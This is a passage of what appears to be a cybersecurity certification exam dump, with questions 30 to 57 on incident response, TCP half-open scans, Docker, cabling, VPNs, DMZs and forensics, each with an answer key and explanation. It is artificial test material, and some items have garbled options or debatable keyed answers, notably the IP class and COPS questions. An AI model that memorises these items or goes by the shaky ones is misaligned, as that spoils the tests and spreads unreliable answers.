OpenVAS is the appropriate choice because it is a vulnerability-assessment scanner designed to identify known security weaknesses across network-exposed services, operating systems, and installed applications. With written authorization, the assessment can safely use an attacker-oriented perspective while remaining an authorized security engagement. For a Linux server hosting a LAMP stack, an OpenVAS scan can enumerate reachable services and assess them against a regularly updated vulnerability-test feed, helping identify issues such as outdated server software, weak TLS configurations, exposed administrative services, and known CVEs affecting components in the hosting environment. OpenVAS is part of the Greenbone Community Edition ecosystem; Greenbone describes its scanner as executing Vulnerability Tests (VTs) and producing results that can be prioritized for remediation. This makes it suitable for a structured assessment of the server and its accessible web-facing services, with findings documented for the client rather than merely observing or generating traffic. The scan scope, timing, credentials if applicable, and safe-check settings should be aligned with the written authorization before execution. See the Greenbone Community Edition documentation and Greenbone's vulnerability management overview.

QUESTION NO: 30

Which of the following procedures is designed to enable security personnel to identify, mitigate, and recover from malicious computer incidents, such as unauthorized access to a system or data, denial-ofservice, or unauthorized changes to system hardware, software, or data?

A. Cyber Incident Response Plan

B. Crisis Communication Plan

C. Disaster Recovery Plan

D. Occupant Emergency Plan

ANSWER: A

Explanation:

Cyber Incident Response Plan is correct because it establishes the organized process an organization uses to prepare for, detect, analyze, contain, eradicate, and recover from cybersecurity incidents. The events named in the question—unauthorized system or data access, denial-of-service activity, and unauthorized modification of hardware, software, or data—are computer security incidents that require coordinated technical and operational handling. An incident response plan assigns responsibilities, defines escalation and communications procedures, identifies evidence-handling requirements, and documents actions for limiting damage and restoring affected systems or services. It also supports post-incident review so that the organization can improve controls and reduce the likelihood or impact of recurrence. NIST describes incident response as encompassing preparation; detection and analysis; containment, eradication, and recovery; and post-incident activity. This lifecycle directly matches the need to identify malicious activity, mitigate its effects, and recover normal operations. A well-maintained Cyber Incident Response Plan therefore gives security personnel the specific procedures and authority needed to manage an active cyber incident consistently and effectively. See NIST SP 800-61 Rev. 2, Computer Security Incident Handling Guide and CISA Incident Response resources.

QUESTION NO: 31

Attacks are classified into which of the following? Each correct answer represents a complete solution. Choose all that apply.

A. Active attack

B. Session hijacking

C. Passive attack

D. Replay attack

ANSWER: A C

Explanation:

Attacks are broadly classified as **active attack** and **passive attack**. This foundational security classification distinguishes whether the attacker changes a system, data, or communications, or merely observes them. An active attack involves an attempt to alter system resources, modify messages, inject data, disrupt service, or otherwise affect the integrity or availability of the target. Common active techniques include masquerading, message modification, replay, and denial-of-service activity. A passive attack instead attempts to obtain information from a system or communication without changing the system state or transmitted data. Typical examples include eavesdropping, packet sniffing, and traffic analysis. Passive attacks are primarily directed at compromising confidentiality and can be difficult to detect because they do not inherently modify the observed communications. These two categories are used in standard network-security models, including the OSI security architecture, to organize threats according to their effect on information and services. See the Internet Security Glossary, Version 2 (RFC 4949) and the NIST data-security standard material for established security terminology and context.

QUESTION NO: 32

Which of the following statements are true about volatile memory? Each correct answer represents a complete solution. Choose all that apply.

A. The content is stored permanently and even the power supply is switched off.

B. A volatile storage device is faster in reading and writing data.

C. Read only memory (ROM) is an example of volatile memory.

D. It is computer memory that requires power to maintain the stored information.

ANSWER: B D

Explanation:

Volatile memory is memory whose contents depend on a continuous power supply. When power is removed, the data held in volatile memory is lost. This characteristic makes it appropriate for active, temporary working storage while a system is running. Common volatile-memory technologies include dynamic RAM (DRAM), used as a computer's main memory, and static RAM (SRAM), commonly used for high-speed processor caches. Therefore, "It is computer memory that requires power to maintain the stored information" accurately identifies the defining property of volatile memory.

"A volatile storage device is faster in reading and writing data" is also true in the usual computer-memory context. RAM provides rapid, directly addressable read/write access needed by the processor and running programs. Its speed is a key reason systems keep actively used instructions and data in RAM rather than relying solely on persistent storage. Microsoft describes RAM as temporary storage used by the computer while it is operating, and IBM distinguishes volatile memory by its need for power to retain data. See IBM: What is volatile memory? and Microsoft Support: What is RAM?.

QUESTION NO: 33

Which of the following manages the Docker images, containers, networks, and storage volume and processes the request of Docker API?

A. Docker CLI

B. Docker Engine REST API

C. Docker Daemon

D. Docker Registries

ANSWER: C

Explanation:

Docker Daemon is correct because it is the persistent background service, commonly run as `dockerd`, that performs Docker's core management work on a host. It listens for requests sent through the Docker API and carries out the requested operations. This includes building, running, stopping, and removing containers; managing local images; creating and attaching container networks; and provisioning and maintaining volumes used for persistent container data. The daemon is therefore the component that owns and manages the relevant Docker objects and their lifecycle.

Docker uses a client-server architecture: a user or automation tool sends an API request, and the Docker daemon receives that request and acts on it. The request may arrive through a Unix socket, a network socket, or another configured API endpoint. The daemon can also communicate with other daemons where needed, but its fundamental role remains managing Docker resources and processing Docker API requests on the system where it runs. Docker's architecture documentation explicitly identifies the daemon as the component that listens for API requests and manages Docker objects, including images, containers, networks, and volumes. See Docker: What is Docker? and Docker daemon documentation.

QUESTION NO: 34

Which of the following UTP cables supports transmission up to 20MHz?

A. Category 2

B. Category 5e

C. Category 4

D. Category 1

ANSWER: C

Explanation:

Category 4 is correct because this unshielded twisted-pair cable category is specified for signaling frequencies up to 20 MHz. Category ratings define the transmission performance of balanced copper cabling, including the frequency range over which the cable's attenuation, crosstalk, and related electrical characteristics are controlled. Category 4 cabling was historically used for Token Ring networks, particularly 16 Mbps implementations, whose requirements fit within its 20 MHz performance rating. Although it is now obsolete for most new installations, its historical specification remains the relevant distinction in this question.

Frequency capability should not be confused with the nominal data rate of a particular network technology. The MHz rating describes the bandwidth range for which the cable is characterized; actual supported applications also depend on signaling methods, link length, connectors, and installation quality. Modern structured-cabling deployments normally use higher categories, but knowing the legacy category limits is useful when identifying existing infrastructure and assessing its likely capabilities. Cisco's cabling overview discusses the relationship between cabling categories and network use, while Fluke Networks provides background on category-based twisted-pair cabling performance: Cisco Ethernet cabling guide and Fluke Networks cabling categories overview.

QUESTION NO: 35

Cindy is the network security administrator for her company. She just got back from a security

conference in Las Vegas where they talked about all kinds of old and new security threats; many of

which she did not know of. She is worried about the current security state of her company's network so

she decides to start scanning the network from an external IP address. To see how some of the hosts on

her network react, she sends out SYN packets to an IP range. A number of IPs responds with a SYN/ACK

response. Before the connection is established, she sends RST packets to those hosts to stop the session.

She has done this to see how her intrusion detection system will log the traffic. What type of scan is

Cindy attempting here?

A. Cindy is using a half-open scan to find live hosts on her network.

B. The type of scan she is using is called a NULL scan

C. She is utilizing a RST scan to find live hosts that are listening on her network

D. Cindy is attempting to find live hosts on her company's network by using a XMAS scan

ANSWER: A

Explanation:

"Cindy is using a half-open scan to find live hosts on her network." is correct because the described packet sequence is the defining behavior of a TCP SYN, or half-open, scan. The scanner sends a TCP SYN packet as though it intends to begin a normal connection. When a target TCP port is open, the target responds with SYN/ACK. Rather than returning the final ACK and completing the three-way TCP handshake, the scanner sends a TCP RST packet to terminate the pending connection. This leaves the TCP connection incomplete, which is why the technique is called half-open scanning.

In practice, the SYN/ACK responses identify reachable systems with listening TCP services, providing useful information about externally exposed hosts and ports. Because the scan produces distinctive SYN, SYN/ACK, and RST traffic, it is also appropriate for Cindy's stated purpose of observing how the organization's intrusion detection system records and alerts on reconnaissance activity. Nmap documents TCP SYN scanning as its default and explains that the connection is not completed after a SYN/ACK response; the scan instead resets the connection. This behavior follows the TCP connection and reset semantics specified by the IETF. See the Nmap TCP SYN scan documentation and RFC 9293: Transmission Control Protocol.

QUESTION NO: 36

_____ is a structured and continuous process which integrates information security

and risk management activities into the system development life cycle (SDLC).

A. COBIT Framework

B. NIST Risk Management Framework

C. ERM Framework

D. COSO ERM Framework

ANSWER: B

Explanation:

The NIST Risk Management Framework is correct because it provides a structured, repeatable process for incorporating security and privacy risk-management activities throughout a system's life cycle, including the SDLC. Published in NIST Special Publication 800-37 Rev. 2, the framework organizes this work into the Prepare, Categorize, Select, Implement, Assess, Authorize, and Monitor steps. These steps ensure that security requirements, controls, assessment activities, authorization decisions, and ongoing monitoring are addressed from initial system planning through operation and eventual retirement. This continuous life-cycle approach allows an organization to identify and manage risk as the system, its operating environment, threats, and business needs change. The RMF also connects system-level technical and operational decisions to organizational risk tolerance and governance, rather than treating security as a one-time compliance task performed after development. NIST describes the RMF as a disciplined and structured process that integrates security, privacy, and cyber supply-chain risk management into the system development life cycle. See NIST SP 800-37 Rev. 2 and NIST's Risk Management Framework overview.

QUESTION NO: 37

Which of the following offer "always-on" Internet service for connecting to your ISP? Each correct answer represents a complete solution. Choose all that apply.

A. analog modem

B. digital modem

C. DSL

D. cable modem

ANSWER: C D

Explanation:

DSL and cable modem service are always-on broadband access methods. With DSL, the subscriber's premises equipment maintains a dedicated broadband connection over the telephone company's copper local loop, typically using separate frequency bands from traditional voice service. This lets the Internet connection remain available without placing a dial-up call each time the user needs network access. Cable modem service similarly provides persistent broadband connectivity through the cable television provider's hybrid fiber-coaxial network. Once the cable modem and local network equipment are powered and provisioned, devices can access the ISP connection without manually dialing or establishing a session for each use.

Both technologies therefore support continuous Internet availability, subject to normal equipment operation, provider provisioning, and network availability. Their persistent nature also has security implications: systems connected through either service should be protected with a properly configured firewall, current patches, and secure router administration because they may remain reachable for extended periods. The Federal Communications Commission describes cable and DSL as broadband technologies that provide high-speed, always-on connections. See the FCC Broadband FAQ and the CISA cyber threats and advisories guidance.

QUESTION NO: 38

Network security is the specialist area, which consists of the provisions and policies adopted by the Network Administrator to prevent and monitor unauthorized access, misuse, modification, or denial of the computer network and network-accessible resources. For which of the following reasons is network security needed? Each correct answer represents a complete solution. Choose all that apply.

A. To protect information from loss and deliver it to its destination properly

B. To protect information from unwanted editing, accidentally or intentionally by unauthorized users

C. To protect private information on the Internet

D. To prevent a user from sending a message to another user with the name of a third person

ANSWER: A B C D

Explanation:

Network security is needed to preserve the core security properties of information and communications. “To protect private information on the Internet” addresses confidentiality: sensitive data must be protected from unauthorized disclosure while stored, processed, or transmitted over networks. “To protect information from unwanted editing, accidentally or intentionally by unauthorized users” addresses integrity, ensuring that data remains accurate, complete, and protected against improper alteration. “To protect information from loss and deliver it to its destination properly” reflects availability and dependable delivery, so authorized users can access needed systems and information when required and communications reach their intended destination. “To prevent a user from sending a message to another user with the name of a third person” addresses authentication and message origin assurance. Network controls should establish the identity of communicating entities and help prevent impersonation or spoofing. Together, these goals support a trustworthy network environment through confidentiality, integrity, availability, and authenticated communications. NIST describes these fundamental information-security objectives in its Confidentiality, Integrity, and Availability glossary entry, while the NIST Cybersecurity Framework describes protecting systems and data through cybersecurity risk-management outcomes.

QUESTION NO: 39

A VPN Concentrator acts as a bidirectional tunnel endpoint among host machines. What are the other function(s) of the device? (Choose all that apply.)

A. Enables input/output (I/O) operations

B. Provides access memory, achieving high efficiency

C. Manages security keys

D. Assigns user addresses

ANSWER: C D

Explanation:

A VPN concentrator terminates and manages many remote-access VPN tunnels centrally, so security-key management is a core function. VPNs rely on cryptographic material to establish security associations and protect traffic; the concentrator participates in authentication and key-exchange processes, then maintains the keying state required for encrypted tunnel sessions. This enables scalable administration of secure connections rather than requiring each internal host to perform all tunnel-management functions independently.

Assigning user addresses is also a standard remote-access VPN function. After a user is authenticated and a tunnel is established, the concentrator can allocate a virtual IP address from a configured address pool. That address places the remote client logically on the protected network and allows routing, access-control policies, logging, and return traffic to be handled consistently for the VPN session. Cisco documentation describes remote-access VPN configuration using address pools for clients and identifies the VPN device as the endpoint that applies the relevant tunnel and security services. See Cisco’s Remote Access VPN guide and RFC 4306: IKEv2 for the role of security associations and key management in VPN connectivity.

QUESTION NO: 40

Which of the following statements are true about volatile memory? Each correct answer represents a complete solution. Choose all that apply.

A. Read-Only Memory (ROM) is an example of volatile memory.

B. The content is stored permanently, and even the power supply is switched off.

C. The volatile storage device is faster in reading and writing data.

D. It is computer memory that requires power to maintain the stored information.

ANSWER: C D

Explanation:

Volatile memory requires continuous electrical power to retain the information it stores. When power is interrupted, such as during a shutdown, reboot, or power failure without backup power, its contents are lost. This is the defining characteristic of volatile storage and is why it is used for temporary working data while a system is operating. The principal examples are forms of random-access memory, including DRAM, which is commonly used as a computer's main memory, and SRAM, which is commonly used where very fast memory is needed, such as processor caches.

The statement "The volatile storage device is faster in reading and writing data" is also true in the usual comparison of volatile main memory with persistent secondary storage. RAM provides low-latency, high-throughput access that enables the processor to quickly load instructions and actively used data. Systems therefore keep running programs and their active data in volatile memory, while persistent data is saved to non-volatile media for retention after power is removed. The U.S. National Institute of Standards and Technology describes volatile memory as storage whose contents are lost when power is removed, and Microsoft's Windows documentation explains that RAM is the fast, temporary workspace used by executing processes. See NIST's definition of volatile memory and Microsoft's memory overview.

QUESTION NO: 41

Which of the following are the six different phases of the Incident handling process? Each correct answer represents a complete solution. Choose all that apply.

A. Containment

B. Identification

C. Post mortem review

D. Preparation

E. Lessons learned

F. Recovery

G. Eradication

ANSWER: A B D E F G

Explanation:

The six phases in the incident-handling lifecycle are **Preparation**, **Identification**, **Containment**, **Eradication**, **Recovery**, and **Lessons learned**. Preparation establishes the people, policies, communication arrangements, tools, baselines, and response procedures needed before an incident occurs. Identification determines whether observed activity is an actual security incident and assesses its nature and impact. Containment then limits the incident's spread and damage while preserving business operations and relevant evidence where possible.

Eradication removes the attack's root cause and artifacts, such as malware, unauthorized accounts, or vulnerable configurations. Recovery restores affected services and systems to normal operation, validates that controls are functioning, and monitors for signs of recurrence. Lessons learned captures incident details, response observations, and improvement

actions so that the organization can strengthen its security posture and incident-response capability. This lifecycle is reflected in established incident-response guidance: NIST groups containment, eradication, and recovery together while also identifying preparation and post-incident activity as core lifecycle functions. “Lessons learned” is the commonly used incident-handling term for the post-incident improvement activity in this six-phase model. See NIST SP 800-61 Rev. 2 and CISA Incident Response.

QUESTION NO: 42

Which of the following are the valid steps for securing routers? Each correct answer represents a complete solution. Choose all that apply.

A. Use a password that is easy to remember for a router's administrative console.

B. Use a complex password for a router's administrative console.

C. Configure access list entries to prevent unauthorized connections and traffic routing.

D. Keep routers updated with the latest security patches.

ANSWER: B C D

Explanation:

Using a complex password for a router’s administrative console is a core administrative-control measure. Privileged router access permits configuration changes that can affect routing, packet filtering, remote management, and the availability of connected networks. Administrative credentials should be strong, unique, and protected through appropriate authentication and authorization controls. Configuring access list entries is also a valid router-hardening practice because ACLs enforce defined traffic policies at router interfaces. They can limit management-plane access to trusted source addresses and restrict traffic that should not be allowed to enter, leave, or traverse a network segment. This supports the principle of least privilege and reduces exposure to unauthorized connections and undesired routing traffic. Keeping routers updated with the latest security patches is equally essential because router operating systems and management services can contain security vulnerabilities. A disciplined patch-management process evaluates vendor advisories, tests updates where appropriate, and deploys supported fixes promptly to reduce the window in which known flaws can be exploited. Cisco’s hardening guidance addresses protecting management access and applying infrastructure security controls, while CISA emphasizes timely remediation of known exploited vulnerabilities. See Cisco’s ACL configuration guidance and CISA’s Known Exploited Vulnerabilities Catalog.

QUESTION NO: 43

Which of the following switch port-security configuration actions help restrict unauthorized devices from connecting to an access port? Each correct answer represents a complete solution. Choose all that apply.

A. Limit the number of secure MAC addresses on the port.

B. Configure sticky secure MAC address learning.

C. Configure the port as a dynamic trunk.

D. Disable all port-security violation actions.

ANSWER: A B

Explanation:

Limiting the number of secure MAC addresses is a port-security control that restricts how many MAC addresses can be learned or configured on an access interface. For a port intended for one workstation, setting the maximum to one can help prevent an unauthorized switch or additional endpoint from being connected to that port.

Configuring sticky secure MAC addresses is also appropriate. Sticky learning enables a switch to learn observed MAC addresses dynamically and add them to the running configuration as secure addresses. Administrators can review and save

the learned addresses to the startup configuration if they are approved. A port-security violation action such as shutdown can disable a port when an unauthorized MAC address is detected. Cisco documents these functions in its Port Security Configuration Guide.

QUESTION NO: 44

Dan and Alex are business partners working together. Their Business-Partner Policy states that they should encrypt their emails before sending to each other. How will they ensure the authenticity of their emails?

A. Dan will use his digital signature to sign his mails while Alex will use Dan's public key to verify the authenticity of the mails.

B. Dan will use his digital signature to sign his mails while Alex will use his private key to verify the authenticity of the mails.

C. Dan will use his private key to encrypt his mails while Alex will use his digital signature to verify the authenticity of the mails.

D. Dan will use his public key to encrypt his mails while Alex will use Dan's digital signature to verify the authenticity of the mails.

ANSWER: A

Explanation:

Dan will use his digital signature to sign his mails while Alex will use Dan's public key to verify the authenticity of the mails. A digital signature provides message-origin authentication and integrity: Dan creates the signature using the private signing key associated with his digital-signature certificate, and Alex verifies that signature with Dan's corresponding public key. Successful verification establishes that the message was signed by the holder of Dan's private key and that the signed content has not changed since it was signed. In email security systems such as S/MIME, signing and encryption are complementary protections. Encryption protects confidentiality by limiting who can read the message, whereas the digital signature supplies the authenticity assurance requested in the question. Alex must obtain and trust Dan's public-key certificate through an appropriate certificate-validation process, including checking its validity and trust chain as applicable. NIST describes digital signatures as mechanisms that detect unauthorized modification and authenticate the signatory, while S/MIME specifies the use of public-key certificates and signed email messages. See NIST FIPS 186-5, Digital Signature Standard and RFC 8551, S/MIME Version 4.0 Message Specification.

QUESTION NO: 45

What is the technique used in the cost estimates for the project during the design phase of the following? Each correct answer represents a complete solution. Choose all that apply.

A. expert assessment

B. The Delphi technique

C. Function point analysis

D. Program Evaluation Technique (PERT)

ANSWER: A B C

Explanation:

expert assessment, **The Delphi technique**, and **Function point analysis** are appropriate techniques for developing project cost estimates during design. Expert assessment applies the knowledge of experienced technical, delivery, and cost specialists to judge the likely effort, resources, risks, and costs for the proposed design. This is particularly valuable when detailed historical data is incomplete or the design includes unfamiliar technology.

The Delphi technique is a structured form of expert assessment. Experts provide estimates independently, review an anonymized summary of the group's views, and repeat the process until the estimates converge. This helps reduce the influence of a dominant participant and produces a more balanced estimate.

Function point analysis estimates the functional size of a software solution from requirements and design information, such as inputs, outputs, inquiries, files, and interfaces. The resulting size can be combined with organizational productivity and cost rates to derive effort and budget estimates. It is therefore useful early in the lifecycle, when detailed code-level information is not yet available. PMI recognizes expert judgment as an estimating input, and IFPUG describes functional sizing as a basis for estimating software development work. See PMI Lexicon and IFPUG Functional Sizing.

QUESTION NO: 46

Dan and Alex are business partners working together. Their Business-Partner Policy states that they should encrypt their emails before sending to each other. How will they ensure the authenticity of their emails?

A. Dan will use his public key to encrypt his mails while Alex will use Dan ' s digital signature to verify the authenticity of the mails.

B. Dan will use his private key to encrypt his mails while Alex will use his digital signature to verify the authenticity of the mails.

C. Dan will use his digital signature to sign his mails while Alex will use his private key to verify the authenticity of the mails.

D. Dan will use his digital signature to sign his mails while Alex will use Dan ' s public key to verify the authencity of the mails.

ANSWER: D

Explanation:

Dan will use his digital signature to sign his mails while Alex will use Dan's public key to verify the authenticity of the mails. A digital signature provides message-origin authentication and integrity: Dan creates the signature with his private key over the email content (or, more commonly, a cryptographic hash of that content). Alex obtains Dan's public key, ideally through a trusted certificate or other validated key-distribution process, and uses it to validate the signature. Successful validation demonstrates that the signed content was produced by the holder of Dan's corresponding private key and has not been modified since it was signed. This is distinct from email encryption, which protects confidentiality by encrypting content for the recipient; signing supplies the evidence needed to authenticate the sender and detect tampering. In secure email systems such as S/MIME, a message can be signed and encrypted, allowing the partners to meet both the confidentiality requirement in their policy and the authenticity requirement. The public-key verification model is a core PKI principle and is specified for CMS-based signed messages in RFC 5652. For practical S/MIME usage, see Microsoft's S/MIME documentation.

QUESTION NO: 47

Which of the following IP addresses is not reserved for the hosts? Each correct answer represents a complete solution. Choose all that apply.

A. E-Class

B. class D

C. class A

D. B-

ANSWER: A B

Explanation:

Class D and E-Class addresses are not assigned as ordinary unicast host addresses. In classful IPv4 terminology, Class D covers the address range 224.0.0.0 through 239.255.255.255. This range is designated for IP multicast: a packet sent to a multicast group address is intended for delivery to every host that has joined that group, rather than identifying one individual network interface. Consequently, these addresses are used as group destinations and are not allocated to endpoint hosts as their normal IPv4 addresses.

E-Class refers to the Class E range, 240.0.0.0 through 255.255.255.255. Historically, this range was reserved for experimental or future use rather than general host assignment. Its status as reserved space means it is not part of the conventional publicly routable unicast address ranges used to number hosts. The final portion includes special-purpose addresses, reinforcing that it must not be treated as a standard host-addressing range. IANA's IPv4 special-purpose registry documents reserved address blocks and their intended handling, while RFC 1112 defines the multicast use of the Class D range. See IANA IPv4 Special-Purpose Address Registry and RFC 1112: Host Extensions for IP Multicasting.

QUESTION NO: 48

Which of the following is a network point that acts as an entrance to another network?

A. Receiver

B. Hub

C. Bridge

D. Gateway

ANSWER: D

Explanation:

A gateway is a network point that serves as an entry and exit point between one network and another. It enables devices on a local network to communicate with destinations outside that local network, such as systems on a different organizational network or on the internet. In a typical IP network, the default gateway is usually the router interface on the local subnet. When a host needs to send traffic to an IP address that is not on its own subnet, it forwards that traffic to the default gateway, which routes it toward the destination network.

Gateways may also perform protocol translation or connect networks that use different architectures and communication rules, depending on the implementation. From a network-security perspective, gateways are important control points because traffic entering or leaving a network can be routed, filtered, inspected, logged, or subjected to security policies there. This role directly matches the definition of a network point acting as an entrance to another network. See the Cloudflare gateway overview and the Cisco explanation of default gateways.

QUESTION NO: 49

Which biometric technique authenticates people by analyzing the layer of blood vessels at the back of their eyes?

A. Fingerprinting

B. Iris Scanning

C. Retina Scanning

D. Vein Structure Recognition

ANSWER: C

Explanation:

Retina Scanning is correct because it authenticates an individual by capturing and comparing the distinctive vascular pattern in the retina, the light-sensitive tissue lining the rear of the eye. The retinal blood-vessel network has a highly detailed branching structure that is stable over time and differs from person to person, making it suitable for high-assurance identity verification. A retinal scanner typically uses low-intensity infrared light and an optical system to image this pattern; the

resulting biometric template is then matched against an enrolled reference template. This technique specifically concerns blood vessels at the back of the eye, which is the defining detail in the question. Biometric references distinguish retinal recognition from other eye-based techniques by noting that retina recognition analyzes the vascular structure of the retina. The U.S. National Institute of Standards and Technology describes biometric characteristics as measurable biological traits used for automated recognition and includes eye-based modalities among biometric technologies. Further technical background on retinal recognition and its use of retinal vascular patterns is available from the International Organization for Standardization's biometrics overview. See NIST Face Recognition Vendor Test overview for NIST's broader biometric-evaluation context and ISO/IEC JTC 1/SC 37 Biometrics for international biometrics standardization information.

QUESTION NO: 50

Which of the following provides the target for designing DR and BC solutions?

A. RCO

B. RTO

C. RPO

D. RGO

ANSWER: B

Explanation:

Recovery Time Objective (RTO) provides the time-based target used to design disaster recovery and business continuity solutions. It specifies the maximum acceptable period that a service, system, application, or business process may remain unavailable after a disruption before restoration is required. Organizations establish the RTO through business impact analysis, considering the operational, financial, legal, and customer consequences of downtime. That target then drives practical resilience decisions: the recovery architecture, backup and replication approach, alternate-site capabilities, staffing, documented recovery procedures, and recovery testing frequency must be sufficient to restore the affected capability within the defined timeframe. For example, a critical transaction service with an RTO of one hour requires recovery capabilities designed and tested to return that service to operation within one hour of an incident. RTO is therefore a primary recovery-design requirement for both DR and BC planning, translating business tolerance for outage into an actionable technical and operational objective. NIST defines recovery time objectives as the targeted duration of time within which a business process must be restored after a disruption; see NIST's RTO glossary entry. Additional continuity-planning context is available in NIST SP 800-34 Rev. 1.

QUESTION NO: 51

Which of the following statements are TRUE about Demilitarized zone (DMZ)? Each correct answer represents a complete solution. Choose all that apply.

A. The purpose of a DMZ is to add an additional layer of security to the Local Area Network of an organization.

B. Hosts in the DMZ have full connectivity to specific hosts in the internal network.

C. Demilitarized zone is a physical or logical sub-network that contains and exposes external services of an organization to a larger un-trusted network.

D. In a DMZ configuration, most computers on the LAN run behind a firewall connected to a public network like the Internet.

ANSWER: A C D

Explanation:

A DMZ is a deliberately isolated network segment, implemented physically or logically, that is used to host systems providing services to less-trusted networks such as the Internet. Typical examples include public web, email relay, and DNS services. Placing these systems in a separate segment limits the direct exposure of the organization's internal LAN and provides a

defense-in-depth boundary. Therefore, “The purpose of a DMZ is to add an additional layer of security to the Local Area Network of an organization” accurately states a core security objective of the design.

“Demilitarized zone is a physical or logical sub-network that contains and exposes external services of an organization to a larger un-trusted network” is also correct because this separation enables externally reachable services without placing those services directly on the trusted internal network. Traffic between the Internet, the DMZ, and the internal network is normally governed by firewall rules and restricted to specifically required flows. Finally, “In a DMZ configuration, most computers on the LAN run behind a firewall connected to a public network like the Internet” correctly describes the protected placement of internal LAN systems in a DMZ architecture. Guidance on firewall segmentation and controlled trust boundaries is available from NIST SP 800-41 Rev. 1 and CISA cybersecurity best practices.

QUESTION NO: 52

Which of the following tools examines a system for a number of known weaknesses and alerts the administrator?

A. Nessus

B. COPS

C. SATAN

D. SAINT

ANSWER: B

Explanation:

COPS is correct. COPS, short for Computer Oracle and Password System, is a host-based security-checking tool designed to examine UNIX systems for a collection of known configuration and security weaknesses. It checks items such as account and password-related conditions, file permissions, and other system settings that can expose a host to compromise. Its purpose is not merely to list system information: it identifies suspicious or insecure conditions and reports them to the system administrator, who can investigate and remediate the findings. This directly matches the question’s description of a tool that examines a system for known weaknesses and alerts the administrator. COPS is historically significant as an early automated security-auditing utility and illustrates the core vulnerability-assessment principle of comparing a host’s observable configuration against known insecure patterns. The USENIX Security Symposium archive documents COPS as a system-security checking tool in its original publication context: USENIX Security ’91 proceedings. Its role also aligns with NIST’s broader guidance that vulnerability scanning identifies vulnerabilities and configuration weaknesses for remediation: NIST CSRC: Vulnerability Scanning.

QUESTION NO: 53

Rosa is working as a network defender at Linda Systems. Recently, the company migrated from Windows to MacOS. Rosa wants to view the security related logs of her system, where con she find these logs?

A. /private/var/log

B. /var/log/cups/access-log

C. /Library/Logs/Sync

D. /Library/Logs

ANSWER: A

Explanation:

`/private/var/log` is the appropriate traditional macOS filesystem location for inspecting locally stored system log files relevant to security monitoring. On macOS, `/var` resolves to `/private/var`, so this directory is commonly referenced by either path. It contains conventional log files such as `system.log` on systems and configurations that retain it, along with other service and installation logs that can provide useful host-investigation context. A defender can review these files for

operating-system and service events, then correlate them with authentication, process, network, and endpoint telemetry during an incident investigation.

Modern macOS also records many security-relevant events in Apple's Unified Logging system rather than solely in individual plaintext files. Consequently, sound defensive practice is to treat `/private/var/log` as a key on-disk log location while also using the `log` command-line utility or Console to query Unified Log data. Apple documents the `log` utility and its predicates in its Unified Logging and Activity Tracing guide. Apple's Console User Guide also describes viewing log reports and system log messages, supporting effective review of security events.

QUESTION NO: 54

Choose the correct order of steps to analyze the attack surface.

A. Identify the indicators of exposure->visualize the attack surface->simulate the attack->reduce the attack surface

B. Visualize the attack surface->simulate the attack->identify the indicators of exposure->reduce the attack surface

C. Identify the indicators of exposure->simulate the attack->visualize the attack surface->reduce the attack surface

D. Visualize the attack surface->identify the indicators of exposure->simulate the attack->reduce the attack surface

ANSWER: D

Explanation:

The correct sequence is **Visualize the attack surface->identify the indicators of exposure->simulate the attack->reduce the attack surface**. Attack-surface analysis starts by building a clear view of all externally and internally reachable assets, interfaces, services, identities, data stores, connections, and trust relationships. This visualization establishes the scope that must be assessed and prevents important entry points from being overlooked.

Once the environment is mapped, the analyst identifies indicators of exposure, such as public-facing services, unnecessary open ports, vulnerable software, weak authentication paths, excessive permissions, insecure configurations, and sensitive data accessible through exposed systems. These indicators provide the evidence needed to prioritize realistic threat paths. The next step is to simulate attacks against the identified exposure points, using controlled testing techniques to validate exploitability and determine the probable impact of compromise. Results from that simulation guide practical remediation actions, including removing unnecessary services, patching systems, restricting access, hardening configurations, and segmenting networks. This ordered workflow aligns with established attack-surface management practice: discover and assess assets first, validate risk through testing, and then reduce exposure. See CISA's attack surface management guidance and OWASP Application Security Verification Standard.

QUESTION NO: 55

You work for a professional computer hacking forensic investigator DataEnet Inc. To explore the e-mail information about an employee of the company. The suspect an employee to use the online e-mail systems such as Hotmail or Yahoo. Which of the following folders on the local computer you are going to check to accomplish the task? Each correct answer represents a complete solution. Choose all that apply.

A. cookies folder

B. Temporary Internet Folder

C. download folder

D. History Folder

ANSWER: A B D

Explanation:

Web-based email use commonly leaves valuable browser artifacts on the local endpoint. The **cookies folder** can preserve site-specific cookies and session-related identifiers associated with a webmail service. These artifacts can help establish that a browser accessed a particular provider and may assist an examiner in correlating user activity with other browser evidence. The **Temporary Internet Folder**, also known as the browser cache, can retain locally cached web resources from webmail sessions, such as page content, images, scripts, and, depending on browser behavior and timing, portions of viewed message content or attachments. The **History Folder** records visited URLs and timestamps, which can document navigation to Hotmail, Yahoo Mail, sign-in pages, inbox views, or message-related pages. Together, these locations provide complementary evidence of online email use: service association, cached content, and a chronology of web activity. Examiners should preserve the device and collect browser artifacts using forensically sound procedures, because browser data can be overwritten or cleared during normal use. NIST's guidance on integrating forensic techniques discusses preserving and examining digital evidence: NIST SP 800-86. Microsoft also documents how browser cache and history are managed in Internet Explorer: Microsoft Support.

QUESTION NO: 56

This is a Windows-based tool that is used for the detection of wireless LANs using the IEEE 802.11a, 802.11b, and 802.11g standards. The main features of these tools are as follows: It displays the signal strength of a wireless network, MAC address, SSID, channel details, etc. It is commonly used for the following purposes:

a.War driving

b.Detecting unauthorized access points

c.Detecting causes of interference on a WLAN

d.WEP ICV error tracking

e.Making Graphs and Alarms on 802.11 Data, including Signal Strength This tool is known as _____.

A. Kismet

B. Absinthe

C. THC-Scan

D. NetStumbler

ANSWER: D

Explanation:

NetStumbler is correct because it is a Windows wireless-network discovery utility designed to identify nearby Wi-Fi access points and report their operational details. Its scan results include the network name (SSID), access-point MAC address (BSSID), radio channel, encryption-related information, and received signal level. Those capabilities make it useful in authorized wireless assessments for locating rogue or unauthorized access points, identifying coverage and interference symptoms, and collecting observations while performing wardriving. The tool also provides signal-oriented visualizations and alarms, which directly matches the question's reference to graphs and alarms based on 802.11 data. NetStumbler is historically associated with discovering networks using the 802.11b and 802.11g families, with support dependent on the wireless adapter and its driver. Wireless reconnaissance results should always be collected only on networks for which the tester has authorization. Microsoft's WLAN documentation explains that Windows exposes wireless-network profiles and related connection details, while the archived NetStumbler documentation describes the program's purpose as detecting and displaying wireless LAN information. See Microsoft Windows wireless networking documentation and the archived NetStumbler website.

QUESTION NO: 57

Kyle is an IT consultant working on a contract for a large energy company in Houston. Kyle was hired on to do contract work three weeks ago so the company could prepare for an external IT security audit. With

suggestions from upper management, Kyle has installed a network-based IDS system. This system checks for abnormal behavior and patterns found in network traffic that appear to be dissimilar from the traffic

